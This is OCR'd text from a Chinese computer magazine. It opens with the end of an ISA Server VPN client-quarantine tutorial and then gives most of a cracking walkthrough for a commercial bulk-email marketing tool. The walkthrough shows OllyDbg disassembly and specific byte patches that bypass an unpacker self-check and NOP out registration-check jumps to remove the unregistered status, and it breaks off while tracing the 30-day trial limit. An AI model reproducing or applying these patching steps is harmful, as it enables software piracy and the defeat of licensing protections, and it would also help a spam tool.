


图30




图31

该文件夹中的内容就是客户端需要的连接工具安装包，将该安装包全部分发给客户端并进行安装，安装后就会出现一个新的连接，如图33所示。

现在用户就可以通过这个新的连接进行VPN拨号了，成功拨号后在ISA中可以看见登录客户端为被隔离的客户端，同时在客户端上会给出提示，如果客户端的ICF没有启用会给出安全警告提示，如果客户端ICF启用并通过检测时也会给出提示，如图34和图35所示。

·在出现图34的提示时，你的客户端会在一定时间后自动断开连接，这个时间就是刚才在ISA中设置的时间。在真实企业环境中，可以给被隔离的VPN客户端较长的访问时间，同时在企业中专门配置一个隔离网络，在隔离网络中放置文件服务器，这样被隔离的客户端可以登录到该服务器上安装补丁、更新杀毒软件等操作，当达到安全级别时允许访问正常网络资源。




图32




图33



图34




图35

上面给大家做的只是一个演示，脚本的编写是最麻烦的，要考虑的问题有很多，如果你的水平比较高的话，可以在生产环境中应用；如果只是学习的话，那还是在虚拟机上练吧。微软现在已经正式发布ISA2006了，大家可以到微软的网站下载180天评估版，包括有标准版和企业版的，同时在本文中涉及到的安全检查脚本也可以在微软TechNet网站下载到。

Icefire：用邮件来宣传自己的产品或网站，是很多人喜欢做的一件事。但是泛滥的垃圾邮件却严重影响了网民们的正常生活，而大量的邮件群发工具却更是不断地开发出来，本文就选择了其中一个作为破解练习的目标。

适合读者：破解爱好者，程序员
前置知识：汇编基本阅读能力

赛点网络宣传邮箱版2.03 脱壳破解经过

文/图 卢志辉[OCN破解组织]

下载"赛点网络宣传邮箱版2.03 Build 2005.11.23"原版程序，先用PEid v0.94查看是否加壳，查到程序加了"Upack2.x – 3.x Heuristic Mode -> Dwing"壳。

直接用PEid v0.94自带插件"PEID通用脱壳器"把壳给脱了，运行一下看看，晕……自动退出了，可能壳带有自检功能，用OD载入程序分析，忽略所有异常一步步跟踪代码。

```
005E464C > $  55              push ebp
005E464D   .  8BEC            mov ebp,esp
005E464F   .  83C4 F0         add esp,-10
005E4652   .  B8 D43D5E00     mov eax,FlashSen.005E3DD4
005E4657   .  E8 9C2CE2FF     call FlashSen.004072F8
005E465C   .  A1 A4C65E00     mov eax,dword ptr ds:[5EC6A4]
005E4661   .  8B00            mov eax,dword ptr ds:[eax]
005E4663   .  E8 0401E9FF     call FlashSen.0047476C
005E4668   .  E8 43B8FEFF     call FlashSen.005CFEB0
;[程序运行到这里直接退出]
005E466D   .  E8 5E81E2FF     call FlashSen.0040C7D0
```

F8单步跟踪到[005E4668]这里，程序自动退出，判断C A L L 里面就是自检过程，重新载入程序到[005E4668]，F7跟进查看，跟踪到[005CFF25]这里发现有对比代码：

```
[cmp eax,dword ptr ss:[esp]]
005CFF20   .  E8 4B2DE3FF     call FlashSen.00402C70
005CFF25   .  3B5424 04       cmp edx,dword ptr ss:[esp+4]    ；[对比代码]
005CFF29   .  75 09           jnz short FlashSen.005CFF34
005CFF2B   .  3B0424          cmp eax,dword ptr ss:[esp]
005CFF2E   .  5A              pop edx
005CFF2F   .  58              pop eax
005CFF30   .  76 11           jbe short FlashSen.005CFF43
005CFF32   .  EB 04           jmp short FlashSen.005CFF38
005CFF34   >  5A              pop edx
005CFF35   .  58              pop eax
005CFF36   .  7E 0B           jle short FlashSen.005CFF43
005CFF38   >  C645 FF 01      mov byte ptr ss:[ebp-1],1
005CFF3C   .  33C0            xor eax,eax
005CFF3E   .  E8 8148E3FF     call FlashSen.004047C4
;[这里直接退出程序]
005CFF43   >  33C0            xor eax,eax
```

F8找到继续单步跟进，到[005CFF3E]这里直接退出程序了，明显上面的几个跳转都是关键跳，直接把[005CFF30]的[jbe short FlashSen.005CFF43]改成[jmp short FlashSen.005CFF43]，保存程序运行下看看，能正常运行就OK了！

接下来的工作，当然是破解注册了，运行程序注册看看有什么特征！发现注册过程中没有任何提示，但还发现程序启动时会提示未注册信息、标题显示着[软件未注册]和程序关于里显示剩余时间30天的提示。好，就对这些进行跟踪。如图1、图2 所示。




图1

用OD重新载入程序，bp MessageBoxA下断，F9运行程序，到[77E13327]这里断下来了。




图2

```
77E13327 > 55              push ebp
；[断在这里]
77E13328   8BEC            mov ebp,esp
77E1332A   51              push ecx
77E1332B   833D 583BE477 0>cmp dword ptr ds:[77E43B58],0
77E13332   74 29           je short USER32.77E1335D
//取消断点返回程序来到了[00474A79]，望上跟踪一下，没有发现能跳过此处的跳转，继续返回
00474A79  |.  50           push eax                ；|hOwner
00474A7A  |.  E8 D936F9FF  call <jmp.&USER32.MessageBoxA>   ；\MessageBoxA
00474A7F  |.  8945 F8      mov dword ptr ss:[ebp-8],eax
；[返回处]
00474A82  |.  33C0         xor eax,eax
00474A84  |.  5A           pop edx
00474A85  |.  59           pop ecx
00474A86  |.  59           pop ecx
00474A87  |.  64:8910      mov dword ptr fs:[eax],edx
```

省略部分代码…

```
005D810B      5A          pop edx
005D810C      E8 83C8E9FF call FlashSen.00474994
005D8111   >  B2 01       mov dl,1        ;[返回到这里]
005D8113      A1 20CE4100 mov eax,dword ptr ds:[41CE20]
005D8118      E8 E3B8E2FF call FlashSen.00403A00
```

一直返回到[005D8111]这里，发现上面有直接跳到此处的跳转，往上跟踪。如图3 所示。

```
005D8041 | .  E8 1A630000 | call FlashSen.005DE360
005D8046 | .~ E9 C6000000 | jmp FlashSen.005D8111
005D804B | >  8D55 BC     | lea edx,dword ptr ss:[ebp-44]   [跳转点]
```

图3

看到[005D8046]此处对下还有跳转点，继续往上看。如图4 所示。

```
005D7F8B | .  E8 305FF5FF       | call FlashSen.0052DEC0          [关键CALL]
005D7F90 | .  84C0              | test al,al
005D7F92 | .~ 0F84 B3000000     | je FlashSen.005D804B            [关键跳]
005D7F98 | .  8D55 DC           | lea edx,dword ptr ss:[ebp-24]
005D7F9B | .  8B83 DC030000     | mov eax,dword ptr ds:[ebx+3DC]
005D7FA1 | .  8B40 54           | mov eax,dword ptr ds:[eax+54]
005D7FA4 | .  E8 E31AE3FF       | call FlashSen.00409A8C          [关键CALL]
005D7FA9 | .  837D DC 00        | cmp dword ptr ss:[ebp-24],0
005D7FAD | .~ 0F84 98000000     | je FlashSen.005D804B            [关键跳]
```

图4

```
// 发现[005D7F92]与[005D7FAD]两个关键跳转，直接把它NOP掉
005D7F8B |.  E8 305FF5FF call FlashSen.0052DEC0 ;[关键CALL]
005D7F90 |.  84C0        test al,al
005D7F92     90          nop           ;  [关键跳]
005D7F93     90          nop
005D7F94     90          nop
005D7F95     90          nop
005D7F96     90          nop
005D7F97     90          nop
005D7F98 |.  8D55 DC     lea edx,dword ptr ss:[ebp-24]
005D7F9B |.  8B83 DC030000 mov eax,dword ptr ds:[ebx+3DC]
005D7FA1 |.  8B40 54     mov eax,dword ptr ds:[eax+54]
005D7FA4 |.  E8 E31AE3FF call FlashSen.00409A8C ;[关键CALL]
005D7FA9 |.  837D DC 00  cmp dword ptr ss:[ebp-24],0
005D7FAD     90          nop           ;  [关键跳]
005D7FAE     90          nop
005D7FAF     90          nop
005D7FB0     90          nop
005D7FB1     90          nop
005D7FB2     90          nop
005D7FB3 |.  8D55 D4     lea edx,dword ptr ss:[ebp-2C]
```

修改后的代码，改完保存文件，然后OD重新载入程序，F9 直接运行看看效果，发现启动时的未注册信息提示消失了，但标题的[软件未注册]也变成了[注册用户:]了，现在就只剩下关于里的时间限制信息了，破解未完全，继续跟踪。我们用OD的搜索ASCII字符功能查找"试用剩余天数"。

```
005DCB42 |.  50          push eax        ; /Arg1
005DCB43 |.  8B83 DC030000 mov eax,dword ptr ds:[ebx+3DC]
005DCB49 |.  8B40 54     mov eax,dword ptr ds:[eax+54]  ; |
005DCB4C |.  8945 EC     mov dword ptr ss:[ebp-14],eax  ; |
005DCB4F |.  C645 F0 0B  mov byte ptr ss:[ebp-10],0B   ; |
005DCB53 |.  8D55 EC     lea edx,dword ptr ss:[ebp-14]  ; |
005DCB56 |.  33C9        xor ecx,ecx    ; |
005DCB58 |.  B8 14CD5D00 mov eax,FlashSen.005DCD14  ; |注册用户：%s
005DCB5D |.  E8 D6E3E2FF call FlashSen.0040AF38 ; \FlashSen.0040AF38
